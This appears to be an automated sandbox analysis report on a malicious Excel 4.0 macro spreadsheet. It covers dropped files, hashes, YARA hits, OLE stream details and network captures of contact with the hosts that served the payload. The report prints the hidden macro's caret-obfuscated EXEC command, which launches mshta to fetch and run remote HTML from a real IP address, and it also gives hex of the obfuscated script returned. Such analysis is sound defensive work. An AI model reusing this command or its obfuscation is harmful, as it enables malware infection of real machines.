Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.58389176043684
Encrypted:	false
SSDEEP:	96:chQCcMqlqvsqvJCwolz8hQCcMqlqvsEHyqvJCwor/zIyYuHyUVhAlUVrA2:ciUolz8iAHnor/zI9UVhnA2
MD5:	7058F03336E9B68499C25299B9225929
SHA1:	A76E437B7FE66D4CFBE22ADB8D87AC37A388296E
SHA-256:	E1AF258DD3672DF2FD3205711BA938DA9463B45F7A7DEC6E518F20731EA1F152
SHA-512:	619504984C735486B2A1EC437D484B956E0AB5670C1C7AF9FE8AE9FFE821929D05AB7C873051EEFD029FE5BAEFDF62D93295A37F97E534C7A2912745059F9464
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\364453688149503140239183.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 20:28:58 2022, Last Saved Time/Date: Thu Jan 27 20:32:51 2022, Security: 0
Category:	dropped
Size (bytes):	47616
Entropy (8bit):	6.003066970272085
Encrypted:	false
SSDEEP:	768:HJlk3hbdlylKsgqopeJBWhZFGkE+cMLxAAIZEtm/piJaiyH5YnJe+eO+8WoFYpLy:Hrk3hbdlylKsgqopeJBWhZFGkE+cMLxl
MD5:	5BEF9644759EAA393FB6961698E69BE6
SHA1:	73C9BBD08D2CCCE85008673AC820D9E883908A08
SHA-256:	C195F5C47D4048BD8CB26596FE2DC884FF86E98E987CCF338D2A2035318A2231
SHA-512:	C83B14C2C14DB96551A4E377A1D3C00FB74F4B574C1F8109B78A37A8598F2510EA8BFAE4C469566A12935521FF367FFBBCB001E47AF531931D684FC14F5A4DD
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\364453688149503140239183.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\364453688149503140239183.xls, Author: Joe Security
Reputation:	unknown
Preview:	.....>.....[.....Z..... .....ZO .....\.p....user B.....a.....=.....=.....p.08.....X.@.....".... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.1.

C:\Windows\SysWOW64\Bwqooqqzlaw\cojfo.cqz (copy)

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.9805281108446335
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvGyMwWd3DYr6i64/:OUBPSczbeeTnv6ZDWA
MD5:	29389EBE59F75F143BC38D8932E06808
SHA1:	D5370F203FD1A34F4B4A5AAE58C2EEE0B39F864B
SHA-256:	AB46128507884F34AA46ADEDB1266B5D3DCD09EB39D657E3FAE7A97B870B8350

SHA-512:	CC9645B935093040758099B9B8E0C201B35D4CA2638E3BC0B71E03412F16259583E32E1559E123B64D9FB72C1A795CDE26022927756BCC4943718CC336316408
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 20:28:58 2022, Last Saved Time/Date: Thu Jan 27 20:32:51 2022, Security: 0
Entropy (8bit):	5.979842615964849
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	364453688149503140239183.xls
File size:	47865
MD5:	4097bbda61bfb39067eab29fb342e34e
SHA1:	ca13a07a1eb59e7b30f217239a0db63235354c49
SHA256:	4d876f4afaf9df30d8b9ecaeddd86defa6dedd94dcaa933d67fe578b9cabdc18
SHA512:	c644a5280a8c0176b786c74333421b04df43ec3ff6c4a56e84ff194bf8f26a8a6ccb5256743ece86665119a7267232dd3086cc971d02b7ae760cdc842c416680
SSDEEP:	768:0Jlk3hbdlylKsgqopeJBWhZFGkE+cMLxAAIZEtm/piJaiyH5YnJe+eO+8WoFYpLd:0rk3hbdlylKsgqopeJBWhZFGkE+cMLx6
File Content Preview:	.....>.....[.....Z.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "364453688149503140239183.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-27 20:28:58
Last Saved Time:	2022-01-27 20:32:51
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.322065673806
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t 1 . . . . . G O D V I N . . . . W r k s h e e t s . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 aa 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.262591150018
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . @ . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 37694

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	37694
Entropy:	6.96044271744
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... p . 0 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c1 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 78 58 78 20

Macro 4.0 Code

Name:	GODVIN
Type:	3
Final:	False
Visible:	False
Protected:	False

GODVIN
3
False
0
False
post
3,9,' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need make. Sportsman one bed departure rapturous situation disposing his. Off say yet ample ten ought hence. Depending in newspaper an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is on. Nay besides joy society him totally six.5,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.7,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.13,9,=EXEC("CMD.EXE /c ms^hta http://91.2^40.118.1^68/vvv/ppp/f^e.ht^m^l")14,9,' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need make. Sportsman one bed departure rapturous situation disposing his. Off say yet ample ten ought hence. Depending in newspaper an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is on. Nay besides joy society him totally six.16,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.18,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.20,9,=HALT()21,9,' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need make. Sportsman one bed departure rapturous situation disposing his. Off say yet ample ten ought hence. Depending in newspaper an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is on. Nay besides joy society him totally six.23,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.25,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.

Name:	GODVIN
Type:	3
Final:	False
Visible:	False
Protected:	False

GODVIN
3
False
0
False
pre
3,9,' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need make. Sportsman one bed departure rapturous situation disposing his. Off say yet ample ten ought hence. Depending in newspaper an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is on. Nay besides joy society him totally six.5,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.7,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.13,9,=EXEC("CMD.EXE /c ms^hta http://91.2^40.118.1^68/vvv/ppp/f^e.ht^m^l")14,9,' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need make. Sportsman one bed departure rapturous situation disposing his. Off say yet ample ten ought hence. Depending in newspaper an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is on. Nay besides joy society him totally six.16,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.18,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.20,9,=HALT()21,9,' By in no ecstatic wondered disposal my speaking. Direct wholly valley or uneasy it at really. Sir wish like said dull and need make. Sportsman one bed departure rapturous situation disposing his. Off say yet ample ten ought hence. Depending in newspaper an september do existence strangers. Total great saw water had mirth happy new. Projecting pianoforte no of partiality is on. Nay besides joy society him totally six.23,9,' Lose away off why half led have near bed. At engage simple father of period others except. My giving do summer of though narrow marked at. Spring formal no county ye waited. My whether cheered at regular it of promise blushes perhaps. Uncommonly simplicity interested mr is be compliment projecting my inhabiting. Gentleman he september in oh excellent.25,9,' On on produce colonel pointed. Just four sold need over how any. In to september suspicion determine he prevailed admitting. On adapted an as affixed limited on. Giving cousin warmly things no spring mr be abroad. Relation breeding be as repeated strictly followed margaret. One gravity son brought shyness waiting regular led ham.


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-21:30:05.283601	TCP	2034631	ET TROJAN Maldoc Activity (set)	49166	80	192.168.2.22	91.240.118.168

Network Port Distribution

Total Packets: 40



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:29:59.612735987 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.673969984 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.674043894 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.674928904 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736032009 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736197948 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736221075 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736242056 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736253977 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736264944 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736277103 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736295938 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736316919 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736329079 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736345053 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736351967 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736371994 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736381054 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736397028 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736409903 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736426115 CET	80	49165	91.240.118.168	192.168.2.22
Jan 28, 2022 21:29:59.736440897 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.736455917 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:29:59.757611990 CET	49165	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:30:05.222527027 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:30:05.281189919 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:30:05.281279087 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:30:05.283601046 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:30:05.342128038 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:30:05.342173100 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:30:05.342190027 CET	80	49166	91.240.118.168	192.168.2.22
Jan 28, 2022 21:30:05.342240095 CET	49166	80	192.168.2.22	91.240.118.168
Jan 28, 2022 21:30:05.756164074 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.070408106 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.070489883 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.070625067 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.383723974 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391297102 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391338110 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391362906 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391386986 CET	80	49167	139.59.58.214	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:30:06.391411066 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391434908 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391452074 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.391458988 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391485929 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391510963 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.391532898 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.393876076 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.393891096 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.393893957 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.587346077 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.704612017 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.704646111 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.704668045 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.704689980 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.704741955 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.706851959 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.706880093 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.706901073 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.706902027 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.706923962 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.706932068 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.706947088 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.706969023 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.706979990 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.706993103 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.707015991 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.707025051 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.707039118 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.707062006 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.707071066 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.707083941 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.707107067 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.707114935 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.707134962 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.707158089 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.707169056 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:06.900599003 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.900636911 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:06.900710106 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:07.017822981 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.017885923 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.017910004 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.017930031 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.017951012 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.017971039 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.018004894 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:07.018043041 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:07.020210981 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.020242929 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.020267963 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.020289898 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.020292997 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:07.020313025 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.020325899 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:07.020334005 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.020356894 CET	80	49167	139.59.58.214	192.168.2.22
Jan 28, 2022 21:30:07.020370007 CET	49167	80	192.168.2.22	139.59.58.214
Jan 28, 2022 21:30:07.020378113 CET	80	49167	139.59.58.214	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:30:05.390374899 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:30:05.741262913 CET	53	52167	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 21:30:05.390374899 CET	192.168.2.22	8.8.8.8	0x8286	Standard query (0)	ayoobeducationaltrust.in	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 21:30:05.741262913 CET	8.8.8.8	192.168.2.22	0x8286	No error (0)	ayoobeducationaltrust.in		139.59.58.214	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 91.240.118.168
- ayoobeducationaltrust.in

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:29:59.674928904 CET	0	OUT	GET /vvv/ppp/fe.html HTTP/1.1 Accept: */* Accept-Language: en-US UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 91.240.118.168 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
21:29:59.736197948 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Jan 2022 20:29:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10938
Last-Modified: Thu, 27 Jan 2022 20:39:15 GMT
Connection: keep-alive
ETag: "61f302f3-2aba"
Accept-Ranges: bytes
Data Raw: 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a
0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09
09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65
71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45 6d 75 6c 61 74 65
49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 4d 6f 64 65 7c 7c
64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d 64 6f 63 75 6d 65
6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37 36 63 3d 28 21 28
6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f 6c 6c 3d 6c 6f 63
61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74 6f 4c 6f 77 65 72
